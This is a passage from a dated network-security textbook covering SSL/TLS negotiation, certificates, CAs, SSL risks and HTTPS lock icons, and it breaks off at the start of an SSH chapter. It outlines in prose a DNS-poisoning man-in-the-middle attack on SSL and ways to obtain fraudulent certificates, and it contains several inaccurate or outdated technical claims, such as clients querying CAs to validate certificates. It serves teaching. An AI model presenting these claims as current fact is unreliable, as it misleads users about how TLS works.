There are many versions of the SSL protocol. Although SSLv1 (version 1) is seldom used, SSLv2 and SSLv3 are common. In addition, the *Transport Layer Security* (TLS) protocol may be used [RFC2246]. TLSv1 was designed as an open replacement for the patented SSL.

19.2.2.2 SSL Key Exchange and Authentication Algorithm

After establishing the connection and negotiating the cipher set, a key exchange is performed using the negotiated method. Many key exchange algorithms are supported by SSL. The most common are the following:

- Diffie-Hellman key exchange (DH)
- RSA (named after its authors: Rivest, Shamir, and Adleman)
- Digital Signature Algorithm (DSA) from the Digital Signature Standard (DSS)

> *A fourth system, called Fortezza, uses a digital token-based system for key exchanges, authentication, and encryption. Although it is supported by the SSL protocol, many SSL implementations ignore this option.*

There are many variations for each of these key exchange systems. For example, the DH key exchange includes ephemeral Diffie-Hellman (abbreviated EDH or DHE) and anonymous Diffie-Hellman (ADH). DHE provides *forward secrecy*—every connection uses a new set of DH keys so a compromised connection cannot be used to crack previous connections. In contrast, ADH may not change keys between each connection. Both ADH and DHE are commonly used with digital signature algorithms such as RSA and DSS. ADH does not use a signature-based authentication system, which leaves it open to MitM attacks.

The DH key exchange is used for generating a shared secret value (see Chapter 4). In contrast, the RSA and DSS algorithms sign a digital challenge. Both parties can validate the challenge signature to validate the remote host. SSL systems may negotiate different DH variations as well as digital challenges. A client may propose key exchange algorithms such as "DHE with RSA," "ADH with DSA," or a la cart ciphers such as "ADH" or "RSA."

19.2.2.3 Encryption Cipher

In addition to the key exchange and authentication algorithm, the negotiated cipher set specifies an encryption cipher. The selection includes the cipher (DES, 3DES, RC2, RC4, and AES) and a choice of bit sizes and block chaining algorithms. For example, the client may specify "AES256" for 256-bit AES encryption or "DES-CBC" for DES with CBC chaining (see Chapter 4 for chaining methods and encryption algorithms).

19.2.2.4 Null Cipher

SSL provides a method for negotiating ciphers, but it does not specify that ciphers need to be strong or secure. Insecure algorithms, such as ADH, are usually included in the cipher suite but may be disabled by default. A client requesting SSL3-ADH-DES-CBC-SHA will be unable to use this combination to connect to a server if ADH is not enabled.

The *null cipher* is another example of an insecure option. This cipher performs no authentication and no encryption—data is transmitted unencoded. The null cipher is usually used for testing and debugging; it is not intended for secure communication. Network programmers may enable and use the null cipher along with a packet sniffer (such as Wireshark, `snort`, or `tcpdump`) to diagnose network communication problems. Without the null cipher, packet sniffers would be unable to identify network corruption because encryption prevents viewing application data.

Although the null cipher is not secure, it is available for use by most SSL implementations. OpenSSL (*http://www.openssl.org/*), the GNU Transport Layer Security Library (*http://www.gnu.org/software/gnutls/*), and Microsoft's SSL all include the null cipher option. Fortunately, the null cipher is usually disabled by default. It takes a conscious effort to enable the null cipher for use with SSL, and it must be enabled on both ends of the SSL connection. Unfortunately, developers occasionally forget to disable the null cipher after testing. Potentially, a client and server could negotiate and use the null cipher for transferring sensitive information.

19.2.2.5 Validation Cipher

Although key exchanges provide authentication, and encryption offers privacy, neither explicitly performs integrity checking. Although it is unlikely that a corrupt packet would pass decryption and authentication, data validation is not explicitly provided. For explicit validation of data integrity, SSL supports MD5 and SHA1 digests.

Although in theory every combination of key exchange, encryption algorithm, and validation cipher is possible, some variations are never implemented. For example, the DSS algorithm explicitly specifies use of the SHA1 digest. Although DSS could be used with MD5, the specification of DSS explicitly restricts the validation algorithm.

19.2.3 SSL Key Exchange

During the initialization handshake, the client transmits a list of desirable ciphers and a *digital challenge*. The challenge is used to initialize the selected key exchange. The server signs the challenge and the client validates the signature.

SSL may also transfer certificates. The X.509 certificate contains information that can be validated by a third party (section 19.3 discusses certificates). The RSA and DSS algorithms can validate certificates.

The *key exchange* permits authentication between the client and server. This mitigates the threat from a MitM attack. When using certificates or preshared keys, the exchange also validates the identity of the client and server. Although the key exchanges are performed using asymmetrical algorithms, the authenticated connection can be used to transfer a seed for use with a symmetrical (and faster) encryption algorithm. For example, SSL3-DHE-DSS-AES256-SHA specifies using SSLv3 to communicate. DHE is used to initially exchange a shared secret key, and DSS validates the client and server. After validation, both ends begin using the symmetrical 256-bit AES algorithm for encrypting data transfers. Throughout this entire process, SHA1 is used for validating packet contents.

19.2.4 SSL Data Transfer

Following the algorithm negotiation and key exchange, both ends may transfer application data. Information from the OSI application layer is encrypted using the negotiated algorithm (e.g., DES or AES) and passed down the OSI stack. On the receiving end, the SSL protocol receives the encrypted data from the OSI session layer, decrypts the data, and passes the information up to the application layer.

19.2.5 SSL Communication Flow

The different negotiations used by SSL, including cryptographic algorithms, key exchanges, and certificates, are performed concurrently (Figure 19.1).

Step 1: The client sends a `hello` record that includes the version of SSL being used (usually TLS 1.0), a list of viable cipher specifications (see Table 19.1), and a random challenge.

Step 2: The server responds with the selected cipher set and either a server certificate (*server-side certificate*) or part of a key exchange. The server may also request a certificate from the client (*client-side certificate*). The server generates a response to the random challenge that can be validated by the client. This allows the client to identify the server—preventing potential MitM attacks between the client and the server. This does not validate the server; it only prevents a MitM from hijacking the established connection.

Step 3: If the server provides a certificate, then the client contacts a certificate authority (CA) and validates the certificate. Although it is considered secure for the client to validate the certificate, there is nothing in SSL requiring certificate validation. Contacting a CA can add time to the initial connection. If speed is an issue, then the client may choose to not validate the server's certificate. In addition, some cipher sets, such as SSL3-NULL-MD5 and SSL3-RC4-MD5, do not require a server certificate.

Step 4: The client responds to the server, initiating a key exchange. If a client-side certificate is available, then the client may provide it. (If the server requests a client-side certificate, then one must be provided.) If the server provides a certificate, then the client also provides a message encrypted with the certificate. Similar to Step 2, this allows the server to identify but not validate the client.

Step 5: If the client provides a certificate to the server, then the server may contact a CA to authenticate the client. As with Step 3, the server is not required to validate the client, but servers usually validate client-side certificates.

Step 6: The server sends an encrypted handshake to complete the validation process. At this point, the negotiations and exchanges are complete; the client and server are both authenticated and validated. An attacker cannot act as a MitM or impersonate the client and server. All further communication uses the agreed upon symmetrical encryption algorithm, which is seeded with the negotiated key exchange values.




FIGURE 19.1 SSL initialization flow between client and server.

SSL includes a few out-of-band signals for managing the encrypted tunnel. These include the `hello` record for initiating the handshake, a `cipher change` signal to begin using symmetrical encryption, and a `finished` signal to denote the end of an SSL connection. RFC2246 includes a few other signals for managing retransmissions, failures, and renegotiations.

19.3 CERTIFICATES

Although many systems employ key exchange technologies to mitigate MitM hijacking, SSL's strength comes from endpoint validation. Through the use of digital certificates, the client can authenticate the server and vice versa. SSL supports two types of certificates. Server-side certificates are stored on the server, and client-side certificates are stored on client. Although there is support for different certificate formats, SSLv1 and TLS currently use the X.509 certificate format.

NOTE

Certificates are sometimes called certs as a shorthand notation. A cert is a certificate.

19.3.1 X.509 Certificates

Each *X.509 certificate* follows a well-defined format and provides information for identification and validation [RFC2459]. Each X.509 certificate defines three components: identification, public key, and private key.

19.3.1.1 X.509 Identification

The X.509 identification contains field-value pairs that provide information about the certificate. The data is stored in the ASN.1 format. Some of the certificate fields form a *distinguished name* (DN) that identifies the certificate. Some of the common DN attributes are listed in Table 19.2. For example, the DN for HTTPS on Amazon.com is

```
/C=US/ST=Washington/L=Seattle/O=Amazon.com Inc./CN=www.amazon.com
```

The identification also includes the issuer's information. For Amazon.com, this is

```
/C=US/O=RSA Data Security, Inc./OU=Secure Server Certification
Authority
```

TABLE 19.2 Common Distinguished Name Attributes

Field Name	Purpose
CN	Common name (usually a person or server)
O	Organization (e.g., company name)
OU	Organization unit (e.g., department in a company)
C	Two-digit country code
ST	State or province
L	Locality (e.g., city or address)
Email	Email address for contact

NOTE

Not every attribute in the distinguished name is required. In addition, attributes can be repeated. For example, a certificate may include multiple organization unit (OU) fields.

When the certificate is passed from the server to the client, the client can use the DN to validate the server's certificate with a CA. Together with the public key, the CA can validate that the key belongs with the DN.

Some clients may also use the DN to validate the server. For example, if the common name (CN) is `www.amazon.com`, but the certificate comes from `www.badguy.com`, then the certificate may be forged or stolen. In general, certificates should only come from the correct domain.

19.3.1.2 X.509 Public and Private Keys

SSL uses the X.509 certificate as a container for transferring keys in a *Public Key Infrastructure* (PKI). The PKI defines a set of public and private keys. The public X.509 certificate is used to transport the identification and public key across the network, whereas the private key is not shared. During the key exchange, a message is encoded with the private key and decoded with the public key to authenticate each party.

NOTE

If the system only uses server-side certificates, then only one side can be validated. A basic key exchange prevents hijacking established SSL connections but does not authenticate the client.

The two main certificate validation algorithms are RSA and DSS. In RSA, the key exchange encodes a message with the private key and decodes it with the public key to authenticate each party. DSS transmits a digest of the public key rather than the key itself. When compared with RSA, DSS further impairs an attacker by preventing a direct attack against the public key.

19.3.2 Server Certificates

Server-side certificates are used to validate the server to the client. The server sends a public key (or in the case of DSS, a public key digest) to the client. It is up to the client to validate the certificate. Validation is usually done in one of two automated ways. The client may already have a copy of the server's key. This copy can be used to validate the server. More often, the client consults a trusted third-party that can validate the certificate. A trusted *certificate authority* (CA) is usually not the same host as the system being validated, so it can validate the certification.

Some domains operate their own CA servers for validating their certificates. This is problematic because it allows attackers to validate their own certificates. For example, VeriSign runs its own CA servers. If an attacker compromises the `verisign.com` DNS entry, then there is no way for a client to validate that VeriSign's certificate is authentic.

A third option is commonly used by interactive systems, such as Web browsers using HTTPS. If the certificate cannot be verified automatically, then the user is prompted to validate the certificate. Unfortunately, most users do not manually verify certificates—users usually just select "yes" or "ok" to continue. The desire to access the Web site is usually stronger than the perceived threat of an attack. As a result, interactive prompting for certificates usually leads to risks and high potentials for exploitation.

19.3.3 Client Certificates

Client-side certificates are used to authenticate the client to the server. Very secure systems use these to ensure that only authorized clients access the OSI application layer. Failure to provide a required, valid client-side certificate blocks the SSL connection. In addition, if both client and server use certificates, then it alleviates the threat of a MitM attack.

Without client-side certificates, the client is effectively anonymous to the server. In lieu of certificates, client-side identification may be passed to the application layer in the form of a username and password. For example, most online banks only use server-side certificates that authenticate the bank to the client. For client-side authentication, banks rely on the application layer, which is usually in the form of a username and password that is transmitted over the established SSL connection.

In many cases, client-side certificates are not necessary. Using only a server-side certificate, the client can be sure that the server is not an imposter, and an established SSL connection is not vulnerable to session hijacking.

Although a trusted third party usually validates server-side certificates, the server usually authenticates client-side certificates. Each client-side certificate is generated by the server and distributed before the first client connection. By authenticating certificates locally, the server gains a speed improvement over querying a remote system for authentication. In this situation, the server acts as its own CA.

19.3.4 Certificate Authority (CA)

A CA is a system that can validate a certificate. Although the CA server may be hosted by the certificate's domain (or on the same server as the certificate), they are usually hosted on separate systems or in remote domains. The system using the CA server for validation trusts the results from the CA server. For example, a client that sends a server-side certificate to the CA server trusts that the CA server will properly validate the certificate.

To prevent a hijacker from impersonating a CA server, most servers preshare their own public keys. A client validating a server-side certificate will encode the certificate with the CA server's public key. A domain-name hijacker will be unable to decode the request and cannot reply to the client.

A trusted CA server may perform any of three actions:

Accept: The certificate is found to be valid. The CA server responds with an acceptance.

Reject: The certificate is invalid, and the submitter is asked to reject the certificate. This usually happens for expired certificates, but invalid certificates can also lead to rejections.

Revoke: In the event that a certificate is compromised, the CA server can be ordered to revoke a certificate. Checking for revocation is very important because it is the only way to distinguish a valid and active certificate from a compromised certificate.

Certificates contain start and end dates that specify when they are valid. Although a client can check these dates, a client without a sense of time (or with an unset clock) may pass expired certificates to a CA server. Expired certificates generate revocation replies.

19.3.5 Certificate Generation

To validate a certificate, the CA server must know about the private certificate that contains the private key. This is a multistep process. First, the server generates a public and private key pair. For example, this can be done with OpenSSL using

```
openssl genrsa –des3 2048 -out key
```

OpenSSL will prompt for a pass phrase for protecting the private key. This deters attackers that manage to compromise the system and copy key files.

After generating system keys, a *certificate-signing request* (CSR) is generated and passed to the CA server:

```
openssl req -new -key key -out key.csr
```

The CSR (`key.csr`) contains a public key and is sent to the CA server. The CA server uses the CSR to encode an identity certificate. This identity certificate is used by the SSL certificate exchange to authenticate the server. Although this process is indirect—requiring a key pair, CSR, and identity certificate—it prevents an attacker from hijacking the initial key generation and distribution.

19.4 RISKS

The concepts behind SSL are secure. When properly implemented, SSL authenticates the server, optionally authenticates the client, and prevents established connections from being intercepted. Many SSL-based solutions do not fully implement secured environments, however. The most common risks to SSL come from four areas: certificate distribution, authentication, failure handling, and risks from lower-layer protocols.

19.4.1 Certificate Distribution

SSL relies on preshared certificates. If certificates are not exchanged in a secure way, they can be intercepted and compromised. For example, many companies use email to send client-side certificates to users. An attacker who accesses the email can use the client-side certificate.

Usually the CA server generates the certificates for use on the SSL server, but many SSL servers generate public and private certificates for use with clients. This generation may not use a CSR nor allow users to host their own private keys. As a result, the initial client-side certificate may not be protected (or only protected by a password).

Mailboxes, Etc.

Because of its convenience, email is commonly used to distribute certificates. For example, VeriSign is one of the largest CA servers. According to VeriSign, 93 percent of Fortune 500 companies use Versign's SSL services [Versign2005]. VeriSign uses email to distribute certificates for use on SSL servers. Although the emails should not be saved, a compromised email is unlikely to compromise the SSL server; an attacker would need the emailed certificate from VeriSign as well as the private key stored on the SSL server.

In contrast, client-side certificates pose a very large risk when emailed. The certificate itself is minimally protected—usually by nothing more than a password selected by the user. In addition, users may not delete emails containing their certificates, and deleted email may actually be stored in a "deleted mail" folder (for easy recovery). When combined with automated backup systems, it becomes very likely that the email containing the client-side certificate is stored where many users (and potential attackers) can access it.

19.4.2 Self-Certification

X.509 certificates specify the CA server. An attacker running an SSL server can generate certificates that point to a CA server operated by the attacker. In this situation, the certificate is valid, but the CA server should not be trusted.

To mitigate this risk, many applications (including Web browsers) maintain a list of trusted CA servers. Any CA server not in the list requires special consideration before extending trust.

19.4.3 Absent Client Certificate

As mentioned in Section 19.3.3, client-side certificates are not always used. If the server stores sensitive information required by the client, then the server should be *authenticated*. If the SSL client holds information used by the SSL server, then the client should also be *certified*.

Unfortunately, most SSL environments do not implement client-side certificates. Instead, the OSI application layer authenticates clients. SSL's security does not extend to higher OSI layers; SSL (without client-side certificates) protects the transport of application-layer data but does not protect the server against application layer attacks. For example, an attacker can anonymously connect using SSL and attack a Web server over HTTPS. When combines with anonymous relays and proxy systems, an attacker has little risk of being identified. Although client-side certificates do not prevent application-layer attacks against the server, they do allow the attacker to be identified.

To mitigate this risk, secure SSL environments should use both client and server certificates. This prevents unauthenticated clients from accessing the server's application layer. In addition, the application layer should require client authentication (e.g., username and password). Together this results in two-part authentication: something you have (the SSL certificate) and something you know (username and password).

19.4.4 Automated Systems

SSL is commonly used for communication between automated systems. This includes automated Web tools, backup and restore systems, and secure logging facilities. Although SSL does provide secure communications when it works, many automated systems fail to account for situations when SSL fails. For example, if an SSL certificate is invalid, an automated program may use it anyway (potential compromise) or cease to function (DoS). Many automated SSL systems do not check for certificate expiration or for SSL server and certificate matching (potential certificate theft).

More important than managing invalid certificates, few automated systems can recover from a revoked SSL certificate. Because automated systems cannot prompt for passwords, certificates are stored in a format that can be immediately stolen and used; the security of the certificate relies on the security of the entire host. Stolen certificates are a real possibility.

Regardless of how a certificate fails, an automated system that fails securely would not use the unauthenticated SSL connection. Unfortunately, many automated systems cannot be manually corrected when SSL fails. For example, a remote monitoring system with SSL-protected remote administration becomes a *rogue* (not under the control of the administrator) when SSL fails. To prevent rogue systems, automated systems sometimes contain backdoor options for downloading new SSL certificates. An attacker can use this type of backdoor for installing his own certificates on the remote device.

To mitigate risks from SSL, automated systems should rely on other authentication systems beyond SSL. When SSL in unavailable, alternate secure communication methods should be accessible. Although SSL does prevent established session hijacking, certificate authentication has minimal value to most remote administration systems.

19.4.5 Human Error

Human error, whether from insecure certificate storage or manually authorizing unknown certificates, is the leading cause of SSL insecurity. Although user education can reduce this risk, educating everyone is impractical. The fact that many SSL-enabled applications prompt users to resolve unauthenticated certificates shows a significant flaw in the implementation. When other secure protocols are unable to authenticate, they do not prompt the user for a resolution. For example, IPsec, IPv6, SCTP, and Kerberos do not use connections when authentication fails.

Very secure SSL implementations allow users to validate authenticated SSL connections but do not prompt users to resolve unauthenticated connections. Unfortunately, very secure SSL implementations are virtually nonexistent.

19.4.6 Lower-Layer Protocols

SSL is not a stack unto itself; it is a layer within a stack. As a result, risks from lower layers can impact SSL's effectiveness. For example, Chapter 17 discusses a large number of ways to hijack and modify DNS. An attacker can use this approach to successfully attack SSL:

1. The attacker creates a proxy that relays requests to a known host, such as a bank.

2. The attacker poisons DNS so requests for the bank resolve to the attacker. This forces clients to use the attacker's proxy to access the bank.
3. When a client (victim) requests an SSL connection to the bank, such as an HTTPS Web page, the attacker returns his own SSL certificate.
4. The client contacts the CA server to validate the certificate. The CA server's IP address is found using DNS.
5. Using the authenticated certificate, the client continues to use the attacker's system. The attacker, having established a MitM attack, can access and modify all of the SSL traffic.

This style of attack may generate a warning to the user, such as an unauthenticated CA server or invalid certificate. For an attacker, these issues can be addressed many ways:

- Because the CA server is found using DNS, the attacker may also impersonate the CA server.
- The attacker may contact the CA, impersonating the target company. A successful social engineer can acquire new certificates for use on hostile servers. This attack method was successfully used against Microsoft in January 2001 by acquiring certificates from VeriSign [MS01-017].
- The attacker may register a known domain name through a different CA server. For example, PayPal uses VeriSign. If the attacker registers a certificate for `paypal.com` through an alternate CA, such as Equifax, then the certificate is valid but owned by the attacker. This will not generate any warnings for the client.

There are few mitigation options for these attack vectors. These attacks rely on automated validation systems to not check for alternate and conflicting certificates.

19.5 HTTPS

Secure Web pages usually use HTTPS—HTTP over SSL. Web browsers generally indicate SSL connections by displaying a small lock in the browser. Unfortunately, these little locks tend to have little meaning, and when combined with human error, offer little security.


19.5.1 Little Locks

Web browsers display a small lock to indicate SSL connections. The lock usually appears in the lower-right corner (or upper-right corner) of the browser, but different browsers may display it in different locations (and may use a lock or a key icon). Although the lock is intended to indicate a secure Web page, the meaning of the lock is misleading. Consider a Web page that accesses two different Web sites (Listing 19.1). This page works by loading a frame with two parts—each part goes to a different Web site, and only one uses SSL.

LISTING 19.1 SSL Key Text

```
<HTML>
<head><title>SSL Key Test</title></head>
<frameset rows="50%,*">
  <frame src="http://www.microsoft.com/">
  <frame src="https://licensing.microsoft.com/">
</frameset>
</HTML>
```

The state of the little lock depends on the connection for the outermost text page, not the internal links. Even though the second Microsoft link uses HTTPS, most browsers do not display a lock if the frame page is loaded using HTTP (Figure 19.2). Similarly, if the frame page is loaded using HTTPS, then the lock is present even though the first Microsoft link does not use HTTPS.



Welcome

Welcome to the Microsoft Volume Licensing Services site, the online resource to help you manage your Microsoft licensing agreements and access your licensing order information and purchase history.

From this site you can view your licensing information easily and in one place, including details about your Volume License agreements, license orders, and Volume License Product Keys. You can also find answers to questions and download software.

To access your agreement information, you must first sign in to the Microsoft® Passport Network.

Click here to sign in Sign In .

Software Assurance Benefits Training

Training modules to assist you with Software Assurance Benefits and administration.


Full Windows Download Requires Qualifying Operating System License

You may install this full

FIGURE 19.2 Example of the SSL Key Test using HTTP. (Microsoft product screen shots reprinted with permission from Microsoft Corporation.)

On browsers such as Mozilla, Netscape, Firefox, Internet Explorer, Safari, and Opera, the user may click on the lock to view SSL connection information. Even in this situation, however, only the SSL connection for the frame is displayed. As of

December 2005, current browsers do not permit viewing information from more than one SSL connection. If the frame test is loaded using HTTPS, then the SSL information for the frame is accessible, but the SSL information for the internal frames is inaccessible. As another example, in 2006, PayPal loaded images from many different servers (Figure 19.3) using different SSL connections and different certificates. Information about each of these dependent SSL connections is not accessible for viewing—even though they are all different.



Address	Type
https://www.paypalobjects.com/en_US/i/btn/btn_SignUpNow.gif	Image
https://www.paypalobjects.com/en_US/i/scr/pixel.gif	Image
https://www.paypalobjects.com/en_US/i/header/spot_globe.gif	Image
https://www.paypalobjects.com/en_US/i/scr/pixel.gif	Image
https://www.paypalobjects.com/en_US/i/header/hpPrivacy_shopwoutsharing_563x115.jpg	Image
https://www.paypalobjects.com/en_US/i/header/spot_buyerTab_178x29.gif	Image
https://www.paypalobjects.com/en_US/i/scr/pixel.gif	Image
https://www.paypalobjects.com/en_US/i/header/spot_sellMerchTab_374x29.gif	Image
https://securepics.ebaystatic.com/paypal/site/us/dc_whatispaypal_183x90.gif	Image
https://securepics.ebaystatic.com/paypal/site/us/dchb_eMarketing2_183x90.gif.gif	Image
https://www.paypalobjects.com/en_US/i/bnr/bnr_fpo3_183x50.gif	Image
https://securepics.ebaystatic.com/paypal/site/whatsnewcorners/scr_tLftCnr_10x10.jpg	Image
https://securepics.ebaystatic.com/pics/paypal/site/whatsnewcorners/pixel.gif	Image
https://securepics.ebaystatic.com/paypal/site/whatsnewcorners/scr_tRgtCnr_10x10.jpg	Image
https://securepics.ebaystatic.com/paypal/site/whatsnewcorners/pixel.gif	Image
https://securepics.ebaystatic.com/paypal/site/whatsnewcorners/pixel.gif	Image
https://securepics.ebaystatic.com/paypal/site/whatsnewcorners/pixel.gif	Image
https://securepics.ebaystatic.com/paypal/site/whatsnewcorners/pixel.gif	Image
https://securepics.ebaystatic.com/paypal/site/whatsnewcorners/pixel.gif	Image
https://securepics.ebaystatic.com/paypal/site/whatsnewcorners/scr_bLftCnr_10x10.jpg	Image
https://securepics.ebaystatic.com/paypal/site/whatsnewcorners/pixel.gif	Image
https://securepics.ebaystatic.com/paypal/site/whatsnewcorners/scr_bRgtCnr_10x10.jpg	Image
https://securepics.ebaystatic.com/paypal/site/whatsnewcorners/pixel.gif	Image
https://www.paypalobjects.com/en_US/i/logo/verisign.gif	Image
https://www.paypalobjects.com/en_US/i/logo/trustmark.gif	Image
https://www.paypalobjects.com/en_US/i/logo/bbbmark.gif	Image

FIGURE 19.3 Hyperlinks found at *https://www.paypal.com/.*

Microsoft, PayPal, Amazon.com, and most other companies implement SSL correctly. The problems with the little lock icon are due to the client's Web browser and not the HTTPS server.

The little lock on most Web browsers only indicates that there is an SSL connection but not which connection. In addition, if the main URL does not use HTTPS, then there may not be a little lock at all, even if SSL is used within the Web page.

Framed!

HTML frames can be used to make one Web page appear to be affiliated with a different Web site. Fortunately, there are ways to prevent a Web page from being wrapped in an unauthorized frame. The `target` option for `<BASE>`, `<FORM>`, and `<a HREF>` HTML tags specifies which frame should contain the information. Specifying `target="_top"` loads the linked page as the top layer, outside of any frames; however, this does not place the current page outside of frames. To unframe the current page, JavaScript is needed (Listing 19.2).

LISTING 19.2 JavaScript for Removing Unauthorized Frames

```
<script type="text/javascript">
<!–
function BecomeTop()
  {
  // Reload current page as top (outside of frames)
  if (self != top) window.open(location.href,"_top","");
  }
// -->
</script>
<BODY onLoad="BecomeTop()">
```

The Web Design Group maintains an HTML FAQ that describes other ways to remove frames. The FAQ is available online at (*http://www.html-help.com/faq/html/ frames.html*).

19.5.2 HTTPS and Human Error

Beyond the problems with the little lock icon, users usually accept unauthenticated certificates. Browser errors from expired certificates, unknown or not trusted CA servers, hosts that do not match certificates, and validation errors usually give users the option to continue with the unauthenticated connection. Most Web browsers display SSL Web pages even if the certificate is clearly corrupted, expired, or revoked. Users are given the option to "reject" an invalid certificate, accept it "just for this session," or "always accept." In most cases, users typically accept for the session or always accept; users rarely reject invalid certificates. For these reasons, SSL provides a minimal amount of security for users. Although an established connection cannot be hijacked or observed, neither party may be authenticated.

Due to risks from lower-layer protocols and automated validation systems, a valid certificate is not necessarily a sign of trustworthiness. An attacker can still control an authenticated host and perform MitM attacks. An invalid certificate—for any reason—is clearly a sign of a problem. Users and applications should not accept certificates or use SSL connections that fail authentication.

There are few mitigation options for this problem beyond educating users. Although Web browsers should not permit the use of unauthenticated SSL connections, this is not always the case. The few browsers that do support rejecting unauthenticated connections still default to prompting the user.

SUMMARY

The SSL protocol provides a framework for key exchanges, authentication, and encryption. It is flexible and extendible, allowing new algorithms to be added without replacing session- and application-layer implementations. SSL is commonly used to tunnel insecure protocols over a secured network connection. Unfortunately, limitations surrounding certificate management and distribution can limit SSL's effectiveness. Issues surround authentication management and error handling for both manual and automated systems. In addition, SSL remains vulnerable to some forms of server impersonation.

REVIEW QUESTIONS

1. What three items are negotiated by SSL before user data can be transferred?
2. What are HTTPS and stelnet?
3. What are four tasks performed by CA servers?
4. What are the four main types of risks for SSL?
5. What does it mean when a Web browser displays a little lock?

DISCUSSION TOPICS

1. Viruses such as Berbew and Agobot compromise SSL connections by intercepting Web browser function calls. Before data is passed from the browser to the SSL tunnel, the virus intercepts it. Is this risk a limitation of SSL? Describe some methods for detecting this type of system compromise.
2. Use a Web browser to visit sites such as PayPal, eBay, and online banks. Using HTTPS for the connection, which certificate is associated with the little lock in the browser? View HTML source code from these sites—how many certificates are actually used? By connecting to each image that uses

HTTPS, does the certificate displayed by the little lock change? What are some options to resolve this problem?

3. Configure a Web server and browser to use the Null cipher. Do Web pages still use the little lock? What does the little lock indicate?
4. Web browsers such as Netscape and Firefox have options for warning users when weak encryption functions are selected. What are the likely results from this type of warning? What would be a better option for dealing with weak ciphers? Which pose bigger risks: weak ciphers, poor certificate management, or misleading SSL indicators (little locks)?

ADDITIONAL RESOURCES

SSL is assigned patent number 5,657,390 from the U.S. Patent and Trademark Office (*http://www.uspto.gov/*). Filed on August 25, 1995 and awarded two years later to Netscape Communications Corporation, this patent describes the *SSL application program apparatus and method*. The patent discusses SSL communication from the initial handshake and negotiation to transport and out-of-band signals. The successor to SSL, TLS, is described in RFC2246. Both SSL and TLS are well documented by the OpenSSL project (*http://www.openssl.org/*).

Attacks against SSL are not limited to certificate management and user education. Sophisticated attacks against key exchanges and encryption methods are also threats. For example, David Brumley and Dan Boneh published a paper in March 2003 titled “Remote Timing Attacks Are Practical” (*http://www.zone-h.org/download/file=3021/*).

This page intentionally left blank

20 SSH

In This Chapter

- SSH and Security
- The SSH Protocol
- Common SSH Uses
- SSH Limitations
- Risks

Few network protocols are designed with security as a primary consideration. Although the *Secure Socket Layer* (SSL) protocol (Chapter 19) has security in its name, it was actually designed as a framework and not as a secure protocol. In contrast, protocols such as SCTP, Kerberos, and *Secure Shell* (SSH) were designed with security as a primary goal.

SSH is a point-to-point tunneling protocol that is designed to pass encrypted traffic between two specific hosts. Along with tunneling traffic at the presentation layer, SSH also can provide application layer functionality, including a login shell similar to telnet (over the encrypted tunnel), and FTP-type services. The `sftp` system is an implementation of an FTP-like protocol over SSH.

20.1 SSH AND SECURITY

The SSH protocol addresses each of the basic security concepts (see Chapter 1):

Confidentiality: Each SSH connection is encrypted, preventing an eavesdropper from viewing information. For added security, SSH periodically re-exchanges keys to ensure that a compromise of one set of keys does not compromise the entire session. In contrast, CTCP, IPsec, and IPv6 only exchange keys at the beginning of the connection.

Authentication: Before establishing a connection, the client must authenticate the server *and* the server must authenticate the client. Client authentication can be any combination of certificates (keys), passwords, or digital tokens. Although SSH is usually used with one-part authentication (a password or a key), it can support two- and three-part authentication systems. The server only uses a certificate to authenticate with the client.

There are three types of keys with SSH. Cryptographic keys *are used to seed cryptographic algorithms, host keys are used to authenticate SSH servers, and* client keys *are asymmetrical keys used as digital certificates for authentication.*

